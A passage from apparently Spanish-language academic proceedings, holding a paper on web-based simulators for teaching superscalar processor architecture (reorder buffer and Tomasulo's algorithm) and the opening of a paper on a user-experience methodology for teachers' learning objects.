- [18] Dussel, I., "Incorporación con sentido pedagógico de TIC en la formación docente de los países del Mercosur", 2014, Ed. Teseo. Buenos Aires: Argentina.
- [19] GeoGebra, "Qué es Geogebra". 2019. Recuperado de <https://www.geogebra.org/about>
- [20] García-Peñalvo, F. J., Corell, A., Abella-García, V. y Grande, M., "La evaluación online en la educación superior en tiempos de la COVID-19", *Education in the Knowledge Society*, 21, article 12, 2020, pp. 1-26. Ediciones Universidad de Salamanca: España. Recuperado de <https://doi.org/10.14201/eks.23013>
- [21] Martínez-Garcés, J. y Garcés-Fuenmayor, J., "Competencias digitales docentes y el reto de la educación virtual derivado de la covid-19", *Educación y Humanismo*, 22, 39, 2020, pp. 1-16. Recuperado de DOI: <https://doi.org/10.17081/eduhum.22.39.4114>
- [22] Cukierman, U., "Aprendizaje centrado en el estudiante: un enfoque imprescindible para la educación en ingeniería", En: L. A. González Araujo (Ed.), *Aseguramiento de la calidad y mejora en la educación en ingeniería: Experiencias en América Latina*, 2018, pp. 27-39. Bogotá: Colombia, ACOFI y CONFEDI.
- [23] Herrada Valverde, R., y Baños Navarro, "Revisión de experiencias de aprendizaje cooperativo en ciencias experimentales", *Campo Abierto, Revista De Educación*, 37, 2, diciembre 2018, pp. 157-170. Recuperado de <https://relatec.unex.es/revistas/index.php/campoabierto/articloe/view/2987>

Herramientas de software educativo para el aprendizaje de arquitectura de procesadores

Martín Menchón⁽¹⁾⁽²⁾, Marcelo Tosini⁽¹⁾, Oscar Goñi⁽¹⁾

⁽¹⁾INTIA, Facultad de Ciencias Exactas, Universidad Nacional del Centro de la Provincia de Buenos Aires, Paraje Arroyo Seco, Campus Universitario (7000), Tandil, Argentina

⁽²⁾CONICET

{mmenchon,mtosini}@exa.unicen.edu.ar
oegoni@labset.exa.unicen.edu.ar

RESUMEN

Es un hecho que en los últimos años la enseñanza de ciencias duras se ha visto reforzada por el uso de herramientas de software [1–8]. En particular, en el área de arquitecturas de computadoras, resulta de gran utilidad didáctica la utilización de simuladores para la comprensión del funcionamiento del hardware. En este trabajo, se presentan experiencias en el desarrollo de dos herramientas educativas para contribuir a la enseñanza y aprendizaje en el estudio de la arquitectura de procesadores. Estas herramientas son didácticas e interactivas y permiten a los usuarios experimentar con el flujo de trabajo de los procesadores modernos para comprender su funcionamiento y la forma de procesar las instrucciones en código ensamblador. Las mismas funcionan en línea, son multidispositivo, multiplataforma y han sido desarrollado bajo una licencia de software libre.

1. INTRODUCCIÓN

Las arquitecturas de los procesadores actuales, así como su comportamiento suelen ser muy complejos. La enseñanza del comportamiento dinámico de este tipo de hardware presupone un gran desafío didáctico en los cursos de arquitectura de computadoras. En el caso particular de los procesadores superescalares, resulta dificultoso para el alumno entender su lógica interna dado que involucran conceptos avanzados de diseño digital, así como también conceptos base como la segmentación, jerarquía de memorias, tratamiento de riesgos e interrupciones entre otros. En el caso puntual de los procesadores superescalares se deben reconocer nuevos riesgos que, anteriormente, en los procesadores escalares con emisión y ejecución en orden no afectaban a su funcionamiento, problemas por fallos en memorias (puesto que el procesador superescalar agrega entre algunas de sus etapas pequeñas memorias caché para aumentar su rendimiento), algoritmos de planificación, especulación de saltos, tratamiento de excepciones, entre otros.

En carreras orientadas al diseño de hardware, es vital que el

estudiante comprenda la arquitectura del procesador para comprender, evaluar y optimizar sus componentes. En el caso de carreras con orientaciones software la necesidad radica en poder comprender el comportamiento, planificación y asignación de recursos en pos desarrollar software que sea óptimo para la ejecución de dicha arquitectura.

Este trabajo presenta dos de las diez experiencias obtenidas al reemplazar parcialmente el enfoque tradicional de práctica de resolución de problemas con el diseño e implementación de simuladores de procesadores. La resolución de ejercicios en papel conlleva el desarrollo de ejercicios de varias hojas y propensos al error por parte del estudiante. Este enfoque propone impartir el conocimiento en dos niveles: Primero, el estudiante debe evaluar y profundizar sus conocimientos de los componentes para luego implementar los componentes simulados funcionalmente equivalentes. El segundo nivel propone la utilización de estos componentes sobre un entorno abierto y visualmente comprensible. No es el objetivo del trabajo realizar la implementación completa de un sistema procesador sino introducir sistemas acotados que presentan la esencia de las arquitecturas modernas de procesadores superescalares pero enfocados a demostrar la funcionalidad de elementos clave de este.

El trabajo se organiza de la siguiente manera, en la sección “Trabajos relacionados” se presenta una breve descripción del estado del arte en la temática de herramientas educativas para la simulación de procesadores. En la sección “Herramientas desarrolladas” se exponen las características y ventajas de este tipo de enfoques para el dictado curricular y una descripción detallada de cada una de las aplicaciones implementadas. Por último se realiza una breve conclusión resaltando los puntos más destacados del presente trabajo.

2. TRABAJOS RELACIONADOS

Es vasta la literatura que sostiene la utilización de herramientas de software como complemento didáctico en el área

de la informática [1–8]. Pero en particular, en el área de arquitectura de computadoras y en específico simuladores de hardware, no es mucha la variedad de trabajos que presenten simuladores basados en el funcionamiento de procesadores superescalares. En 1993, Moura expone un simulador completo de un procesador superescalar para assembler DLX [9]. En 2007, Castilla et al. presentan una herramienta de simulación de arquitecturas ILP en superescalar y VLIW para assembler MIPS64 [10]. En 2010, Amor et al. desarrollan un simulador basado en MIPS que incluye una implementación del algoritmo de Tomasulo [11]. En 2016, Mateos et al. publican un simulador web modular e interactivo de un procesador elemental [12]. Recientemente, en 2019, dos Reis et al. presentaron una aplicación que simula el algoritmo de Tomasulo para assembler MIPS64 [13]. Existen, además, algunos proyectos de finalización de carrera que introducen simuladores de procesadores completos orientados a la enseñanza [14–16]. No obstante, en el caso de estos tres trabajos, no se ha encontrado ninguna publicación científica asociada que los respalde.

Si bien estos proyectos presentan un simulador de un procesador superescalar con una orientación pedagógica, todos analizan al procesador como un sistema integral no como subsistemas acotados. El objetivo de este trabajo es usar un conjunto de instrucciones para assembler DLX reducido, resaltando el funcionamiento y la dinámica de las arquitecturas genéricas de procesadores superescalares.

Un aspecto que se considera una contribución relevante para los autores de este trabajo es que los desarrollos mencionados ([12, 16]) se presentan como aplicaciones online, lo que refuerza aún más su aspecto pedagógico al permitir un fácil acceso a cualquier estudiante interesado en practicar los conceptos que abordan dichas aplicaciones. Teniendo en cuenta estas tecnologías, cabe destacar que en ninguno de ellos se implementa el algoritmo de Tomasulo o el búfer de reordenamiento de forma online, ni se muestra un grafo de dependencias entre instrucciones, aspectos que resultan de interés a la luz de que no pocos estudiantes del curso solicitaron oportunamente la posibilidad de disponer de estas herramientas para desarrollar sus prácticas y afianzar, así, sus aprendizajes.

3. HERRAMIENTAS DESARROLLADAS

La utilización de herramientas online provee de varias ventajas: Los alumnos pueden acceder a ellas durante la clase, ya sea por medio de computadoras, teléfonos móviles o tablets, sin importar su sistema operativo o modelo de hardware. Al estar las mismas desarrolladas en Javascript, permite retro-compatibilidad con hardware de más de 15 años de antigüedad cubriendo un gran porcentaje de los dispositivos que poseen los estudiantes. La elección de una herramienta

online se debe a la simplicidad de probarla sin necesidad de instalar ningún programa o aplicación en el dispositivo. La instalación de programas muchas veces es rechazada por los inconvenientes que presenta, como problemas por falta de bibliotecas, demora en tiempo de instalación o por la presencia de archivos residuales que quedan tras desinstalar.

Estas herramientas son parte de un proyecto para desarrollar software educativo para apoyar procesos de enseñanza / aprendizaje en cursos arquitecturas de computadoras para estudiantes de informática. Los estudiantes avanzados los desarrollaron con la asistencia de los docentes, aplicando metodologías de diseño y programación aprendidas en otros cursos en sus carreras.

El programa de Ingeniería de Sistemas de nuestra Universidad cuenta con un curso de introducción a la Arquitectura de Computadoras y Técnicas Digitales que se ofrece en el primer semestre del cuarto año. Se aplicaron estos trabajos en dicha materia dejando a disponibilidad de todos los alumnos las herramientas en la página de la cátedra [17].

Para realizar esta propuesta hemos evaluado los inconvenientes que se presentan a los alumnos al realizar ejercicios prácticos durante el transcurso de la cátedra. Partiendo del hecho de que los procesadores superescalares contienen muchos elementos complejos interconectados, lo cual dificulta el aprendizaje de los mismos, se evaluó integrar una serie de herramientas al sitio web de la cátedra en cuestión. Estas herramientas representan módulos o subsistemas del procesador escalar. Dividir el procesador en partes diferentes, independientes unas de otras, surge de un método para facilitar el aprendizaje al alumno; el estudiante debe ser introducido al funcionamiento de un procesador con elementos básicos y a medida que se avanza en el curso se agregarán elementos de forma incremental. Por ejemplo, si uno quisiera comprender cómo funciona el algoritmo de Tomasulo sin saber cómo es el funcionamiento del búfer de reordenamiento (ROB), entonces el alumno ya no se enfocaría en tal algoritmo, sino que invertiría mucho esfuerzo en comprender la nueva organización del procesador y la interacción con el búfer. Resultaría más sencillo si primero se introduce al alumno al funcionamiento del superescalar con un ROB acotado y luego se introduce el algoritmo de Tomasulo.

A continuación se detallan cada una de las herramientas desarrolladas con sus características principales.

3.1. Búfer de reordenamiento

Una de las partes centrales en un procesador superescalar es el llamado búfer de reordenamiento o ROB, por sus siglas en inglés. Esta memoria circular es imprescindible cuando el procesador emite y ejecuta instrucciones fuera de orden, siendo además, un elemento necesario para algoritmos de

planificación como es el caso del algoritmo de Tomasulo [18, 19].

En los diseños más simples de los superescalares, las instrucciones se ejecutan en orden, sin embargo, para alcanzar buenas prestaciones se requiere, que el compilador modifique el código a ejecutar (tanto como sea posible), para eliminar algunas dependencias. Incluso habiendo optimizado el código por medio del compilador (planificación estática), un procesador superescalar asegura la correcta ejecución del código de entrada por medio de hardware especializado, brindando la ventaja de que el código funcionará de forma correcta independientemente de la estructura del pipeline o de la capacidad del procesador [20].

Todos los procesadores superescalares modernos hacen uso de la planificación dinámica del pipeline, en donde se eligen las instrucciones a ejecutar en cada ciclo de reloj intentando en lo posible evitar los riesgos y bloqueos, básicamente reordenando el código permitiendo aprovechar los recursos del sistema [18, 19].

Los procesadores superescalares con emisión y ejecución en orden recorren el camino de datos siguiendo el orden estricto del programa y todas las dependencias de datos son resueltas antes que las instrucciones pasen a la última etapa. En un superescalar fuera de orden, las instrucciones pueden viajar por el camino de datos y ser ejecutadas antes que otras instrucciones que las preceden en el orden del programa. Sin embargo, la elección de las instrucciones a ejecutar no es arbitraria, sino que debe tener en cuenta que existen aún riesgos por dependencia de datos verdaderas o RAW (Read After Write), así como también riesgos estructurales y de control.

Las prácticas de la materia arquitectura de la computadoras y técnicas digitales fomentan la realización del ejercicios que simulan esta etapa del procesador, permitiendo al estudiante entender su lógica interna. Los ejercicios están enfocados en separar el procesador en subsistemas, uno de los cuales es específicamente el búfer de reordenamiento. La problemática con este tipo de ejercicios es la no linealidad de la ejecución de las instrucciones, donde una instrucción incorrectamente ejecutada puede alterar el resultado final del mismo. Esto lleva a múltiples errores en la realización de los ejercicios por parte de los estudiantes.

Para evitar estas cuestiones se desarrolló una herramienta que permite simular cada una de las características de un ROB. En la fig. 1 se muestra el panel de carga de instrucciones admitidas por el procesador superescalar a simular (ADD, SUB, MUL, DIV, LD, ST). Así como el grado, la cantidad de estaciones de reserva, cantidad y tipo de unidades funcionales (multifunción, aritmética o de memoria). También se pueden especificar las latencias de cada una de las instrucciones.

Una vez que el procesador es configurado y todas las ins-



Figura 1: Panel de carga de instrucciones y configuración del procesador superescalar a simular




Figura 2: Grafo de dependencias RAW entre instrucciones a ejecutar por el procesador superescalar

trucciones son cargadas, se procede a guardar la configuración y ejecutar la simulación de instrucciones. Para esto la herramienta detecta todas las dependencias RAW entre instrucciones y planifica el orden de ejecución de las mismas. En la fig. 2 se muestra un grafo de dependencias. Este simulador permite ver el estado del ROB en cada ciclo de ejecución del procesador. Cuando una instrucción es despachada, se da de alta en la estación de reserva y en el Buffer de Reordenamiento. Esto se ilustra en la fig. 3. La notación “I” en las columnas “S” indica que la instrucción esta en espera de ser ejecutada. “X” representa que la instrucción se esta ejecutando. Cuando se cumplen todos los ciclos que dura el cálculo de esa instrucción en la unidad funcional, se retira de esta unidad y se marca con “F”, representando que la instrucción finalizó y está a la espera de ser emitida por el procesador.

La herramienta se encuentra disponible en un repositorio público en la en la siguiente dirección web [21]

3.2. Algoritmo de Tomasulo

La segunda herramienta en ser desarrollada es un simulador del algoritmo diseñado por Robert Marco Tomasulo[22]. Este algoritmo sirve para habilitar la planificación dinámica de instrucciones permitiendo la ejecución de instrucciones

Ciclo	Despacho		Estaciones de Reserva				Unidad Funcional		Búfer de reordenamiento										
	D0	D1	ER0	ER1	ER2	ER3	UFM0	UFM1	I	S	I	S	I	S	I	S	I	S	
0	S1	S2	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	
1	S3	S4	-	-	-	-	S1	S2	S1	X	S2	X	-	-	-	-	-	-	
2	S5	S6	S3	S4	-	-	S1	S2	S1	X	S2	X	S3	I	S4	I	-	-	
3	S7	S8	S4	S5	S6	-	S3	S2	S1	F	S2	X	S3	X	S4	I	S5	I	
4	S8	-	S4	S5	S6	S7	S3	S2	S7	I	S2	X	S3	X	S4	I	S5	I	
5	-	-	S4	S6	S7	S8	S3	S5	S7	I	S2/S8	F/I	S3	X	S4	I	S5	X	
6	-	-	S4	S6	S7	S8	S3	S5	S7	I	S8	I	S3	X	S4	I	S5	X	
7	-	-	S4	S7	S8	-	S3	S6	S7	I	S8	I	S3	X	S4	I	S5	F	
8	-	-	S8	-	-	-	S4	S7	S7	X	S8	I	S3	F	S4	X	S5	F	
9	-	-	-	-	-	-	S8	S7	S7	X	S8	X	-	-	S4	F	S5	F	
10	-	-	-	-	-	-	S8	-	S7	F	S8	X	-	-	-	-	-	S6	F
11	-	-	-	-	-	-	S8	-	-	-	S8	X	-	-	-	-	-	-	-
12	-	-	-	-	-	-	S8	-	-	-	S8	X	-	-	-	-	-	-	-
13	-	-	-	-	-	-	S8	-	-	-	S8	X	-	-	-	-	-	-	-
14	-	-	-	-	-	-	-	-	-	-	S8	F	-	-	-	-	-	-	-
15	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-

Figura 3: Ejecución de instrucciones dentro del procesador superescalar. Se muestra el ciclo de ejecución, las unidades de despacho, las estaciones de reserva, las unidades funcionales y el buffer de reordenamiento

fuera de orden. Los principales objetivos del algoritmo son la disminución de riesgos de datos y la reducción de bloqueos por falta de resultados de operaciones previas no finalizadas. Para lograr su cometido, el algoritmo hace uso de tres recursos importantes: estaciones de reserva, que actúan como unidades funcionales virtuales permitiendo un despacho más fluido de instrucciones hacia estos almacenamientos provisionarios; un bus común de datos, que permite a las estaciones de reserva recibir los resultados adelantados desde las unidades funcionales y el renombrado de registros, implementado a partir de un sistema de etiquetado de operandos en el banco de registros. Una característica importante de este algoritmo es que ciertas funcionalidades de control y de detección de conflictos son distribuidas a las estaciones de reserva que se encargan de redistribuir dinámicamente sus instrucciones a las unidades funcionales que alimentan.

La herramienta desarrollada simula el funcionamiento del Algoritmo de Tomasulo ciclo por ciclo. Mostrando en cada uno, el estado de todas las unidades involucradas: despacho, estaciones de reserva, unidades funcionales y bancos de registros (fig. 4). También permite configurar múltiples parámetros, entre ellos: Los valores iniciales del banco de registros, el número de instrucciones que se despachan en cada emisión, la cantidad de ciclos que requiere una unidad funcional para ejecutar una instrucción y la posibilidad de añadir instrucciones (ADD, SUB, MUL, DIV, LD, ST) a ejecutar (ver fig 5).



Figura 4: Captura de pantalla de la aplicación, donde se puede apreciar la estación de reserva de suma/resta, estación de reserva de multiplicación/división y el estado del banco de registros




Figura 5: Panel de carga de instrucciones y configuración de la cantidad de instrucciones emitidas por ciclo de reloj

La herramienta se encuentra disponible en un repositorio público en la en la siguiente dirección web [23]

4. CONCLUSIÓN

Las aplicaciones introducidas en el presente trabajo pueden ser utilizadas en línea, facilitando el acceso al material por parte de los alumnos, sin necesidad de descargar software adicional y siendo independiente del sistema operativo que el alumno tenga instalado en su ordenador.

Puesto que el alumno no debería perder tiempo intentando comprender cómo se estructuraron las aplicaciones, estas se diseñaron para ser lo más intuitivas posible, permitiendo al estudiante enfocarse pura y exclusivamente en los temas tratados, y no en la aplicación en sí.

Si bien este tipo de herramientas ayudan a la comprensión del alumno, se debe hacer énfasis en los aspectos teóricos o conceptuales para complementar la comprensión de los diferentes elementos, puesto que los ejercicios prácticos convencionales serían resueltos por la aplicación. Estas herramientas son útiles para guiar al alumno a la hora de resolver ejercicios prácticos, y no se tienen en cuenta detalles de las arquitecturas modernas así como tampoco se muestran una ejecución completa de los procesadores, sino que se ataca

una problemática reducida representando la solución en forma de tablas esquemáticas.

Estas aplicaciones son trabajos que fueron desarrollados por estudiantes guiados por los docentes de la cátedra, para ser utilizados por otros estudiantes, lo que lo hace motivador en el proceso de enseñanza / aprendizaje. Actualmente están siendo utilizados como una herramienta complementaria a lo largo del curso, y es seguro que se emplearan también en el futuro. Las herramientas se enfocaron fuertemente en la apariencia de los ejercicios, haciéndolos tan similares como en clase. En particular, debido a la cuarentena por COVID-19 que se extendió durante el primer semestre del año 2020, estas herramientas fueron de gran utilidad para el dictado de la materia en cuestión. Todas las herramientas son de código abierto y su código fuente puede ser consultado en [24]

5. AGRADECIMIENTOS

A los alumnos Matias Videla, Juan Manuel Stampone, Guido Maiola y Ayelén Rizalli

REFERENCIAS

- [1] S. Toral, F. Barrero, M. d. R. Martínez-Torres, S. Gallardo, Interactive multimedia teaching of digital signal processors, *Computer Applications in Engineering Education* 15 (2007) 88–98.
- [2] S. Bagui, Reasons for increased learning using multimedia, *Journal of educational multimedia and hypermedia* 7 (1998) 3–18.
- [3] I. Aedo, P. Díaz, C. Fernández, G. M. Martín, A. Berlanga, Assessing the utility of an interactive electronic book for learning the pascal programming language, *IEEE Transactions on Education* 43 (2000) 403–413.
- [4] C. Pahl, Managing evolution and change in web-based teaching and learning environments, *Computers & Education* 40 (2003) 99–114.
- [5] S. F. A. Barretto, R. Piazzalunga, V. G. Ribeiro, M. B. C. Dalla, R. M. Leon Filho, Combining interactivity and improved layout while creating educational software for the web, *Computers & Education* 40 (2003) 271–284.
- [6] M. J. Metzger, A. J. Flanagan, L. Zwarun, College student web use, perceptions of information credibility, and verification behavior, *Computers & Education* 41 (2003) 271–290.
- [7] G. Conole, M. Dyke, M. Oliver, J. Seale, Mapping pedagogy and tools for effective learning design, *Computers & Education* 43 (2004) 17–33.
- [8] W. Christian, M. Belloni, *Physlets: Teaching physics with interactive curricular material*, Prentice Hall PTR, 2000.
- [9] C. Moura, *SuperDLX - A Generic Superscalar Simulator*, Technical Report, McGill University, 1993.
- [10] I. Castilla, L. Moreno, C. González, J. Sigut, E. González, Simde: An educational simulator of ilp architectures with dynamic and static scheduling, *Computer Applications in Engineering Education* 15 (2007) 226–239.
- [11] M. Amor, R. Concheiro, P. González, J. Lorenzo, M. Bóo, D. Piso, R. Osorio, Aprender arquitectura de computadores con la herramienta simula3ms (2010) 389–396.
- [12] A. C. Mateos, F. G. Carballeira, J. P. Cepeda, Wepsim: Simulador modular e interactivo de un procesador elemental para facilitar una visión integrada de la microprogramación y la programación en ensamblador, *Enseñanza y aprendizaje de ingeniería de computadores: Revista de Experiencias Docentes en Ingeniería de Computadores* (2016) 35–53.
- [13] L. O. P. dos Reis, L. D. Duenha, Tfsim: um simulador do algoritmo de tomasulo para apoio ao ensino de arquiteturas superescalares (2019).
- [14] F. Rivero, Simco: un simulador de procesadores con enfoque educativo (2014).
- [15] P. López Martínez, et al., Implantación de un procesador mips con fines didácticos (2016).
- [16] M. Díaz Arteaga, et al., Simulador didáctico de una arquitectura de planificación estática. (2019).
- [17] Página web arquitectura de computadoras y técnicas digitales, <http://arqui2.alumnos.exa.unicen.edu.ar/home/trabajos-finales>, 2020.
- [18] J. P. Shen, M. H. Lipasti, *Modern processor design: fundamentals of superscalar processors*, Waveland Press, 2013.
- [19] D. A. Patterson, J. L. Hennessy, *Computer Organization and Design ARM Edition: The Hardware Software Interface*, Morgan kaufmann, 2016.
- [20] W. Stallings, *Computer organization and architecture: designing for performance*, Pearson Education India, 2003.
- [21] Simulador web de un procesador superescalar con búfer de reordenamiento, https://martinmenchon.github.io/SistemaArquiII/Rob_Videla_Stampone/, 2020.
- [22] R. M. Tomasulo, An efficient algorithm for exploiting multiple arithmetic units, *IBM Journal of research and Development* 11 (1967) 25–33.
- [23] Simulador web del algoritmo de tomasulo, <https://martinmenchon.github.io/SistemaArquiII/Tomasulo/Tomasulo.html>, 2020.
- [24] Herramientas de educacionales para arquitectura de computadoras, <https://doi.org/10.5281/zenodo.4012733>, 2020.

Un Enfoque Metodológico Contemplando la Experiencia de Usuario en el Desarrollo de Objetos de Aprendizaje

Guillermo Javier Lafuente¹, José Luis Filippi²

GIAU³ – Facultad de Ingeniería – UNLPam.

Calle 110 esq. 9 n° 390

{lafuente¹, filippi²}@ing.unlpam.edu.ar

³Grupo de Investigación de Ambientes Ubicuos – <http://giau.ing.unlpam.edu.ar/>

Resumen

A partir de un diagnóstico llevado a cabo en la Facultad de Ingeniería de la UNLPam, se presenta un enfoque metodológico orientado al docente, el cual permite desarrollar Objetos de Aprendizaje (OA), que contemplen los criterios de experiencia del usuario estudiante. Bajo un esquema de desarrollo metodológico ágil, se definen las etapas, tareas y herramientas que ayudarán al docente a obtener OA de calidad. La propuesta de un catálogo de patrones creacionales y de diseño, complementan la ayuda necesaria para que los docentes puedan obtener resultados de calidad en sus productos finales.

1. Introducción

Actualmente la Facultad de Ingeniería de la UNLPam cuenta con herramientas de mediación didáctica en línea que posibilita la distribución de los materiales digitales hacia sus alumnos. Desde el año 2003 que se empezó a trabajar en la puesta de materiales digitales mediante la herramienta *Claroline* y de manera ad-hoc fue trasladándose esta experiencia como medio de vinculación entre docentes y estudiantes a otras asignaturas y otras carreras de la misma institución. A mediados del año 2012, se puso en marcha un plan para migrar y trasladar a *Moodle* (<http://campusvirtual.ing.unlpam.edu.ar>) los contenidos digitales de más del 70% de las asignaturas de la Facultad. En el presente año, se ha vuelto a actualizar la herramienta a las últimas versiones estables y se pudo observar que la mayoría de las asignaturas de las distintas carreras de la Facultad de Ingeniería de la UNLPam, cuentan con un espacio virtual en la herramienta Moodle. Todas estas asignaturas, desde que marcaron su presencia virtual, han utilizado a la herramienta como un repositorio de materiales digitales, y pocas han incursionado en las diversas posibilidades que brinda la plataforma para explotar el diseño digital e instruccional, como así también, la capacidad de comunicación y colaboración con las que cuenta la misma y extender así las fronteras más allá del aula presencial.

Programas institucionales como los que persigue la UNLPam mediante el “Programa de Virtualización de Actividades Curriculares”, dan la posibilidad de mejorar y de llevar la enseñanza tradicional al plano virtual. El programa tiene como finalidad lograr un mayor compromiso, por parte de los docentes, con el uso de herramientas tecnológicas y de la educación a distancia. El programa se encuentra dentro de los lineamientos del Plan Estratégico 2016-2020 de la Universidad Nacional de La Pampa y es tenido en cuenta también por en el Plan estratégico de la Facultad de Ingeniería. Este programa de virtualización, se constituye en el puntapié inicial para ayudar a los docentes a vincular sus recursos digitales y llevarlos al plano virtual.

Pero no solo basta tener presencia en las plataformas de enseñanza, también, el docente actual [1], dentro de sus nuevas competencias, debe poder saber elaborar y proveer materiales digitales de calidad, que faciliten el uso y aprendizaje de los contenidos impartidos. Asimismo, Pons [2] reafirma este concepto indicando que el profesorado precisa de nuevas competencias y modelos de trabajo no requeridos con anterioridad. Generar nuevas competencias en el docente, implica impactar en él, en cambios, y llegar a impactar en la innovación educativa tal como lo argumenta Pons, donde el debate sobre este proceso se centra en los conceptos de *cambio* y *de mejora*. Analizando el concepto de “cambio” vinculado al de innovación, Bolívar [3] considera que para que los cambios educativos lleguen a “calar” en las aulas, tienen que generarse desde dentro y capacitar al centro para desarrollar su propia cultura innovadora, potenciar la toma de decisiones e implicar al profesorado en un análisis reflexivo de sus prácticas.

Asimismo, Mariano Fernandez Enguita [4], en su libro “La educación en la encrucijada”, habla de una época transformacional, neomoderna y habla de cambio en el cambio mismo, en la profundidad, la amplitud, el alcance y la complejidad del propio cambio y lo distintivo del cambio, o del ritmo de cambio actual es su alcance cualitativo y cuantitativo para una misma generación. En este sentido creemos en la necesidad de contar con instrumentos en las instituciones que fomenten y den sentido a los cambios. Instrumentos que posibiliten y den *sentido a procesos de la mejora continua* para llegar a generar buenas prácticas en la

docencia universitaria considerando algunos de los *siete principios* propuestos por Chickering y Gamson [5] o el “*Referencial De Buenas Prácticas Para El Uso De Las Tic*” de Dulac [6].

La propuesta de este trabajo apunta a dar sentido a los procesos de mejora continua, principalmente orientado a ayudar al docente en la elaboración de contenidos educativos y de calidad. Se expone una metodología de trabajo con la que se pretende organizar la tarea de desarrollo de los Objetos de Aprendizaje (OA) teniendo en cuenta la experiencia de usuario (UX – User Experience), en nuestro caso el estudiante. El enfoque metodológico propuesto está basado en el Design Thinking y Lean UX, tomando lo que creemos mejor de ellas, para desarrollar un esquema de trabajo dinámico que le permita al docente de carreras de ingeniería adoptarlo fácilmente para su trabajo, potenciarlo e incrementar así su productividad. Acompañamos la propuesta con la presentación de patrones creacionales y de diseño, para que el docente los tenga en cuenta como guía para el desarrollo de sus recursos de aprendizaje. Estos mismos, presentan como fortaleza la incorporación del diseño de Experiencia de Usuario, un aspecto esencial para la mejora en la calidad de los productos educativos que se desarrollen.

2. Diagnóstico

Con el objetivo de conocer el estado de situación en la institución antes mencionada, se ha desarrollado un trabajo de campo el cual tuvo como meta realizar el diagnóstico sobre los materiales digitales desarrollados por los docentes de la Facultad de Ingeniería de la UNLPam y destinado a dar soporte en sus aulas virtuales.

A través de un relevamiento coordinado con la institución se realizó el trabajo de recolección de datos, cuyo fin fue dar un diagnóstico preciso del estado de implementación de los materiales digitales utilizados en la mediación didáctica de las carreras de ingeniería de la UNLPam, y así poder obtener información que posibilite sentar las bases para el desarrollo de un proceso de mejora continua en la calidad de esos materiales. Además, este relevamiento permitió observar el nivel de apropiación de TIC que hoy tienen los docentes de la Facultad de Ingeniería, y analizar el nivel de madurez en el uso de herramientas TIC en la elaboración de materiales digitales.

El relevamiento fue realizado de dos formas, una manual exploratoria analizando las asignaturas del campus virtual y la otra forma, a través de una encuesta, destinada a los docentes de la institución. También se mantuvieron entrevistas con grupos de docentes, a los fines de observar el nivel de percepción de estos sobre la enseñanza virtualizada.

Del análisis exploratorio, se pudo observar que los docentes en el 98% de los casos, solo disponen de las diapositivas que dictan en sus clases, junto a la bibliografía y guías prácticas en el espacio virtual. No existe una producción uniforme en lo que se refiere al diseño de

interfaces de contenidos, ni se observan en la mayoría de las asignaturas virtualizadas, una planificación con criterios de diseño instruccional y/o de interacción.

Por otro lado, se observó una gran fortaleza en el uso de los recursos comunicativos que posee el entorno, observándose que el 90% utiliza foros para consulta o para el desarrollo de algún tema de manera colaborativa. El 35% de las asignaturas observadas en el campus explota el recurso de wiki, y en las demás materias pocas veces se observa el fomento del trabajo colaborativo. Se percibe también aquí que existe una debilidad a tener en cuenta para incentivar mejoras a futuro.

De la encuesta realizada, participaron un total de 36 docentes, de 25 asignaturas pertenecientes a las seis carreras de ingeniería que posee la institución, con lo cual constituye una muestra del 26% sobre las más de 100 asignaturas que están presentes en el campus. Se pudo observar del relevamiento, que la distribución de asignaturas entre las seis carreras fue bastante homogénea.

En la encuesta se consultó si el docente utiliza y con qué frecuencia recursos digitales en su práctica de la enseñanza. Los resultados indicaron que existe un alto grado de utilización de recursos digitales en la enseñanza con un 76,9%. Todos los docentes encuestados al menos alguna vez han utilizado estos recursos. Esto se puede ver como una fortaleza para que a futuro se puedan incorporar estrategias para mejorar la producción de recursos con docentes que poseen cierto dominio, es decir, cierto nivel de madurez en el uso y desarrollo de materiales digitales.

Otra de las consultas que se realizó en la encuesta, fue la de preguntar si planifica mediante un diseño instruccional la enseñanza de la asignatura en el campus. Los resultados arrojaron que solo el 11,5% de los encuestados tiene en cuenta el diseño instruccional para el desarrollo de su asignatura en el campus. Un 69,2% a veces y un 19,2 nunca. Esto fue coincidente con el análisis exploratorio manual que se realizó sobre las asignaturas indagadas en el campus. Aquí, se puede ver una gran debilidad la cual debe ser tenida en cuenta para las fases futuras de elaboración de planes de mejoras de calidad en los materiales a producir, siendo este campo un gran insumo de trabajo para abordar en investigaciones futuras y delinear acciones concretas para fortalecer estas falencias.

Cuando se los consultó sobre los aspectos que se tuvieron en cuenta en el desarrollo de los materiales digitales, los resultados fueron muy dispares. El 75% respondió afirmativamente cuando se les consultó si tienen en cuenta el *Diseño visual/Gráfico/Interfaces de Usuario*, pero cuando se cruzaron estos datos con el análisis exploratorio manual se pudo observar fuertes carencias en este rubro. Existe un pobre desarrollo de este aspecto en los recursos digitales implementados en el campus. Creemos que el docente supone entender de aspectos de diseño, pero no posee los fundamentos del diseño visual y de interfaces que posibiliten una homogenización en los criterios del diseño en sus recursos digitales. En la mayoría de las asignaturas exploradas, se observó un popurrí de colores, tipografías, e iconografía con un alto grado de variación, no

siguiendo un patrón común para el desarrollo de los contenidos en el marco de cada asignatura. Lo mismo ocurrió cuando se hizo la consulta sobre si tuvo en cuenta el *Diseño Accesible y de Interacción*. Todo esto decanta en que no se hace un trabajo previo de diseño de materiales pensando en un diseño de experiencia de usuario que mejore a futuro esta apreciación.

